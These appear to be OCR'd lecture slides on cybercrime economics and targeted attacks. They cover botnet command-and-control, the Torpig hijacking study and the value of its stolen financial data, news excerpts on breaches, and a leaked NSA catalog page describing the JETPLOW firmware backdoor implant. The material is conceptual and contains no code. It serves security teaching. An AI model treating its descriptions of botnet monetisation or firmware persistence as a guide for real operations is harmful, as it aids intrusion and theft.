
It’s the economy, stupid!

PROFITING FROM EXPLOITS

Botnets

- Now, let's wear our attacker's hat
- We have compromised thousands of machines
  - What do we do?
- Organize them into a botnet
  - Command and Control (C&C) server
- Receive data from bot
  - financial information
  - online credentials
- Send commands to bot
  - Distribute denial of service attacks
  - Spam runs
  - Proxying

Case study: Torpig botnet




B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, G. Vigna, "Your botnet is my botnet", CCS 2009


Hijacking the botnet

- Reverse engineered the DGA used in Torpig and the C&C protocol
  - Noticed that domains generated for 1/25/2009 – 2/15/2009 were unregistered
  - Registered these domains
- Controlled the botnet for 10 days
  - Unique visibility into a botnet's operation
  - 8.7 GB of Apache logs
  - 69 GB pcap data (containing stolen information)

Botnet size

- Count number of infections
  - usually based on unique IP addresses
  - problematic: DHCP and NAT effects (we saw 1.2M unique IPs)
  - our count based on header information: ~180K hosts seen






Threats


- 8,310 unique accounts from 410 financial institutions
  - Top 5: PayPal (1,770), Poste Italiane, Capital One, E*Trade, Chase
  - 38% of credentials stolen from browser's password manager
- 1,660 credit cards
  - Top 3: Visa (1,056), Mastercard, American Express, Maestro, Discover
  - US (49%), Italy (12%), Spain (8%)
  - typically, one CC per victim, but there are exceptions …

Value of the Financial Information

- Symantec [2008] estimates
  - Credit card value at $.10 to $25.00
  - Bank account at $10.00 to $1,000.00
- Using Symantec estimates,10 days of Torpig data valued at $83K to $8.3M




Underground markets



TARGETED ATTACKS

Malware crisis



Media

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Hackers in China Attacked The Times for Last 4 Months

By NICOLE PERLROTH
Published: January 30, 2013 | 391 Comments

SAN FRANCISCO — For the last four months, Chinese hackers have persistently attacked The New York Times, infiltrating its computer systems and getting passwords for its reporters and other employees.

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Readers' Comments

After surreptitiously tracking the intruders to study their movements and help erect better defenses to block them, The Times and computer

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China Cyberspies Outwit U.S. Stealing Military Secrets

By Michael Riley & Ben Elgin - May 2, 2013 12:00 AM GMT+0200

48 COMMENTS + QUEUE

Among defense contractors, QinetiQ North America (QQ/) is known for spy-world connections and an eye- popping product line. Its contributions to national security include secret satellites, drones, and software used by U.S. special forces in Afghanistan and the Middle East.

Security Companies

Bit9

TOPICS: Data Loss Enterprise Security Hackers Malware Mobile Retail Social Media

← Go back

8 Feb 2013

Bit9 and Our Customers' Security


PATRICK MORLEY

Earlier today we informed our customers about a potential security concern. Out of respect for our customers, we chose to contact them first before making a statement in public. We wanted to be certain our customers heard from us and had the opportunity they needed to make any changes before we brought this to a wider audience.

Manufacturing Companies

Stuxnet

NSA/GCHQ/… spying programs



TOP SECRET//COMINT//REL TO USA, FVEY

JETPLOW

ANT Product Data

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETPLOW also has a persistent back-door capability.

06/24/08

Command, Control, and Data Exfiltration using DNT Implant Communications Protocol (typical)

NSA
Remote Operations Center

PC

Typical Target
Firewall or Router

MPU / CPU

Operating System

System BIOS

PERSISTENCE IMPLANT
DNT payload

Internet

Target Network

(TS//SI//REL) JETPLOW Persistence Implant Concept of Operations

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETPLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).

(TS//SI//REL) A typical JETPLOW deployment on a target firewall with an exfiltration path to the Remote Operations Center (ROC) is shown above. JETPLOW is remotely upgradeable and is also remotely installable provided BANANAGLEE is already on the firewall of interest.

Status: (C//REL) Released. Has been widely deployed. Current availability restricted based on OS version (inquire for details).

Unit Cost: $0

POC: [redacted], S32222, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Good summary: https://medium.com/p/4c66984abd7d

APT






Image from http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf

State-sponsored attacks




DEFENSES

